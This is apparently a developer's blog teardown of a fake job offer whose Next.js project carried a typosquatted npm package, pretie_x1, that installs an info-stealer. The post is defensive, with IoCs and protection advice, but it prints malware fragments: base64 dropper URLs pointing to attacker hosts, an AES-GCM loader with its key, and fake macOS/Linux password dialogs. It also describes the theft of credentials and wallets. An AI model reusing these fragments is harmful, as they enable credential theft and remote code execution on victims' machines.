I received a fake job offer. The npm package in the project was a full info-stealer.
I received an email on June 22, 2026, from “Adam Q” offering me $7,500 to finish an NFT staking frontend project called Foxtopia. The email included a Google Drive link to the source code. The source code looked clean. The package.json had one extra entry in devDependencies that was not clean at all: a typosquatted npm package called pretie_x1. Running npm install on this project would silently download and execute a 557KB info-stealer that harvests browser passwords, crypto wallets, SSH keys, .env files, and even phishes your OS login password through a fake system dialog.
The Aikido Intel team independently flagged all five versions of pretie_x1 (3.8.5 through 3.8.9) as malware within minutes of each release. Their automated detection caught what most developers would miss in a package.json review.
This post is a full teardown of every stage of the attack, from the email to the final decrypted payload.
The email

The email came from adamq@hr.culyrax.us, sent through Mailgun (IP 159.135.228.8). It passed SPF, DKIM, and DMARC. The domain hr.culyrax.us was set up specifically for this campaign. The “HR” subdomain is a nice touch.
The pitch was textbook social engineering for developer targeting:
- “I discovered your GitHub profile and was impressed by the quality of your work”
- A previous developer took the money and disappeared (urgency + sympathy)
- $7,500 budget with $500 upfront just for reviewing the code
- A legitimate-looking Figma design link to make the project feel real
- A Google Drive link to the “source code”
The attacker wants exactly one thing: for you to run npm install.
The bait project
The zip file (foxtopia-frontend.zip, SHA256: c0f368439252ebf8765246725ca9be2ee6aa0ff339a799469d8916c15006f6ef) contains a standard Next.js 12 project. 50 files total. React components, SCSS styles, SVG icons, font files. Everything looks legitimate.
The NFT staking UI is real. It renders a header with a “Connect Wallet” button (disabled), staking statistics, collection boxes. The Figma link in the email matches the code. Someone put genuine effort into making this look like an actual abandoned project.
Here is the package.json:
{
  "name": "foxtopia-staking",
  "version": "0.1.0",
  "private": true,
  "scripts": {
    "dev": "next dev",
    "build": "next build",
    "start": "next start",
    "lint": "next lint"
  },
  "dependencies": {
    "next": "12.1.0",
    "next-seo": "^5.4.0",
    "react": "17.0.2",
    "react-dom": "17.0.2",
    "sass": "^1.49.8"
  },
  "devDependencies": {
    "@types/node": "17.0.18",
    "@types/react": "17.0.39",
    "eslint": "8.9.0",
    "eslint-config-next": "12.1.0",
    "typescript": "4.5.5",
    "pretie_x1": "^3.8.9"
  }
}
Every dependency is normal except the last one. pretie_x1 is a typosquat of prettier. It sits in devDependencies where a code formatter would naturally live. Unless you read every package name character by character, you would not notice.
Stage 1: the dropper (pretie_x1)
The npm package pretie_x1 (published by dennis.gladwell, email dennisgladwell.000@gmail.com) has a postinstall hook:
{
  "scripts": {
    "install": "node cli.js"
  }
}
cli.js checks if it is running in CI (exits if CI=true) and calls resolveConfig() from utils.js, which calls scheduleMirrorRefresh() in lib/mirror.js. That file is the actual dropper.
const GUARD_LOC = "aHR0cHM6Ly9kZWVwLWFpLWRldGVjdC54eXovaW5zdGFsbF9ndWFyZF9kLmpz";
const GUARD_FALLBACK = "aHR0cHM6Ly90cml4YXV2ZXgub3JnL2luc3RhbGxfZ3VhcmRfZC5qcw==";
These base64 strings decode to:
https://deep-ai-detect.xyz/install_guard_d.js
https://trixauvex.org/install_guard_d.js
The dropper downloads the Stage 2 payload to /tmp/bsl-<PID>.js and spawns it as a detached, hidden process using child_process.spawn with detached: true, stdio: "ignore", and windowsHide: true. On Windows, it sets CREATE_NO_WINDOW (0x08000000). The parent process exits. The payload keeps running.
Before executing, the dropper validates the downloaded file: it checks file size (minimum 1024 bytes) and confirms the content starts with JavaScript, not HTML. This prevents execution if the C2 server returns an error page.
Stage 2: the encrypted loader
The downloaded file is 748KB of obfuscated JavaScript. Its entire purpose is to decrypt and execute Stage 3. The structure is simple once deobfuscated:
const key = Buffer.from("8b3f1a7c4e2d6f90a1c5b8d2e7f346096d9e2a8b1c5f7034e3d7a4b9c8f21065", "hex");
const blob = Buffer.from("<large base64 string>", "base64");

const iv = blob.subarray(0, 12);
const authTag = blob.subarray(12, 28);
const ciphertext = blob.subarray(28);

const decipher = crypto.createDecipheriv("aes-256-gcm", key, iv);
decipher.setAuthTag(authTag);
const decrypted = Buffer.concat([decipher.update(ciphertext), decipher.final()]).toString("utf8");

const m = new module.constructor();
m.paths = module.paths;
m._compile(decrypted, __filename);
AES-256-GCM with a hardcoded key. The decrypted code is loaded via Module._compile(), which is equivalent to eval but with proper module scope. On process exit, the loader deletes itself (unlinkSync).
I decrypted the payload on an isolated analysis machine using the hardcoded key:
import re, base64
from Crypto.Cipher import AES

with open("stage2_primary.js", "r") as f:
    content = f.read()

match = re.search(r'const _0xp=Buffer\.from\("([^"]+)"', content)
blob = base64.b64decode(match.group(1))

key = bytes.fromhex("8b3f1a7c4e2d6f90a1c5b8d2e7f346096d9e2a8b1c5f7034e3d7a4b9c8f21065")
iv = blob[:12]
auth_tag = blob[12:28]
ciphertext = blob[28:]

cipher = AES.new(key, AES.MODE_GCM, nonce=iv)
decrypted = cipher.decrypt_and_verify(ciphertext, auth_tag)

with open("stage3_decrypted.js", "wb") as f:
    f.write(decrypted)
557,876 bytes of readable JavaScript came out.
Stage 3: the info-stealer
The decrypted payload is a comprehensive credential harvesting and data exfiltration tool. It runs in three phases.
What it steals
Browser credentials (Chrome, Brave, Edge, Opera, Vivaldi, Firefox):
- Login Data (saved usernames and passwords, decrypted via DPAPI on Windows, Keychain on macOS, libsecret/keyring on Linux)
- Cookies
- Web Data (autofill, credit cards)
- Local State (encryption keys)
Crypto wallets: Metamask, Phantom, Exodus, Atomic, Electrum, Bitcoin core, Ethereum wallets, Solana wallets. The stealer looks for both browser extension storage (IndexedDB) and desktop wallet files (.wallet, .dat, seed files, mnemonic phrases).
Developer secrets: SSH keys, .env files, .npmrc, .gitconfig, .bashrc, PEM/PFX/P12 certificate files, API keys, any file matching patterns like password, secret, credential, mnemonic, seed in the filename.
System data: all connected drive letters on Windows, /Volumes on macOS, home directories of all users on the system.
Password phishing
On macOS, the stealer shows a fake system dialog using osascript:
const script = 'display dialog "macOS needs your password to apply system updates '
  + 'and verify drivers and security settings." default answer "" with hidden answer '
  + 'with title "System Preferences" with icon caution';
const out = execFileSync("/usr/bin/osascript", ["-e", script], {
  encoding: "utf8", timeout: 120000
});
On Linux, it tries zenity, then kdialog:
const msg = "The system needs your password to apply updates and verify drivers "
  + "and security settings.";
execFileSync("zenity", ["--entry", "--hide-text", "--title", title, "--text", msg]);
The entered password is validated against the system. On macOS via dscl -authonly, on Linux via su -c true. If the password is correct, it gets cached to a “credential vault” at ~/.local/share/google/login_password and reused for Keychain access.
Persistence
| Platform | Method |
|---|---|
| macOS | Root LaunchDaemon at /Library/LaunchDaemons/com.google.UpdateSupporter.plist with RunAtLoad and KeepAlive. Uses sudo with the phished password. |
| Windows | Scheduled Task via PowerShell. Triggers at logon, runs via wscript.exe (hidden VBS wrapper), RestartCount=999, RestartInterval=1 minute. |
| Linux | ~/.config/autostart/ GNOME autostart entry. |
The macOS persistence disguises itself as a Google service. The LaunchDaemon label is com.google.UpdateSupporter. The state directory is ~/.local/share/google/. This makes it blend into directories where Chrome and other Google software already write data.
Data exfiltration
All stolen data is packaged into ZIP archives and uploaded via HTTPS POST to the C2 server. The upload happens in three phases:
- Phase 1: environment files,
.env, config files, SSH keys, crypto wallet files - Phase 2: browser passwords (requires OS password for decryption on macOS/Linux)
- Phase 3: broader file harvest, git metadata, developer credentials
C2 infrastructure
The attacker uses a dead drop pattern for C2 resolution. The Stage 1 dropper contacts hardcoded domains, but the Stage 3 payload also fetches a config from a public GitLab repository:
https://gitlab.com/drop-indexing/tasks/-/raw/main/config.json
At the time of analysis, this returned:
[
    "api.domatisc.ink",
    "api.coslyintra.online"
]
This lets the attacker rotate C2 domains without updating the npm package. The GitLab repo acts as a living configuration endpoint that is harder to take down than a single domain.
The primary C2 domain deep-ai-detect.xyz was registered the same day the email was sent (June 22, 2026), via NameCheap, behind Cloudflare. The .xyz TLD and the “deep-ai-detect” name are designed to look legitimate if anyone glances at network logs.
Indicators of Compromise
# Email
Sender domain:     hr.culyrax.us
Sender email:      adamq@hr.culyrax.us
Mailgun IP:        159.135.228.8

# Zip file
SHA256:            c0f368439252ebf8765246725ca9be2ee6aa0ff339a799469d8916c15006f6ef
MD5:               ec93dbd8d20bef726bdebec00f2ad346

# npm package
Name:              pretie_x1 (versions 3.8.5, 3.8.6, 3.8.7, 3.8.8, 3.8.9)
Author:            dennis.gladwell (dennisgladwell.000@gmail.com)

# Stage 2 payload
SHA256:            4b6c471ae5b5dc9dccf2ba6977e8342a2ea4c621c79953c0b272a651a015b98d
AES-256-GCM key:   8b3f1a7c4e2d6f90a1c5b8d2e7f346096d9e2a8b1c5f7034e3d7a4b9c8f21065

# C2 domains
deep-ai-detect.xyz          (primary, registered 2026-06-22, Cloudflare)
trixauvex.org               (fallback)
api.domatisc.ink             (active C2 from dead drop)
api.coslyintra.online        (active C2 from dead drop)

# Dead drop
gitlab.com/drop-indexing/tasks/-/raw/main/config.json

# Persistence artifacts
/Library/LaunchDaemons/com.google.UpdateSupporter.plist    (macOS)
~/.local/share/google/                                      (macOS/Linux state dir)
Scheduled Task: com.google.UpdateSupporter                  (Windows)

# Temp file pattern
/tmp/bsl-*.js
Why this attack works
The social engineering layer is well-crafted. The attacker does not ask you to run a suspicious binary. They ask you to review a frontend project. Every developer’s workflow starts with npm install. The malicious package hides in devDependencies where linters and formatters naturally live. The name pretie_x1 is close enough to prettier that it does not trigger alarm bells during a quick scan of package.json.
The technical execution is equally thorough. The payload skips CI environments to avoid detection in automated pipelines. It uses AES-256-GCM encryption so the actual malware never touches disk in readable form. It validates the OS password before caching it to avoid storing wrong passwords. It uses a GitLab dead drop for C2 rotation so taking down one domain does not kill the operation.
The $7,500 budget and the story about a previous developer who ran off with the money are both calibrated to make you feel urgency without feeling suspicious. $500 upfront just for an “assessment” means you only need to clone and run the project to get paid. That is exactly what the attacker wants.
How to protect yourself
Read package.json before running npm install. Every single dependency. Character by character for names you do not recognize. This one had pretie_x1 instead of prettier. That underscore and the x1 suffix are the tell. Run npm install --ignore-scripts first, then audit what postinstall hooks exist before running them. This malware’s entire entry point is a postinstall hook. If you had run --ignore-scripts and then checked the package contents, you would have seen cli.js calling into lib/mirror.js with base64-encoded URLs. That is not what a code formatter does.
Never run untrusted code on your development machine. If someone sends you a project to review, use a disposable environment: Docker, a VM, a cloud instance you can tear down. Your development machine has SSH keys, browser profiles with saved passwords, crypto wallet extensions, .env files with production credentials. That is exactly the target list this malware is built for.
Check npm package metadata before trusting a dependency. pretie_x1 had 6 files, was published by an unknown author with zero weekly downloads. Legitimate prettier has millions. And be skeptical of unsolicited job offers that require you to run code. Disposable domains with Mailgun, a story about a previous developer who disappeared, upfront payment just for “reviewing” a project: these are not red flags you need training to spot. They are the entire profile of this campaign.
References
- Aikido Intel: pretie_x1 malware detection
- npm registry: pretie_x1
- CWE-506: Embedded Malicious Code
- MITRE ATT&CK: Supply Chain Compromise (T1195.002)
- MITRE ATT&CK: Phishing for Information (T1598)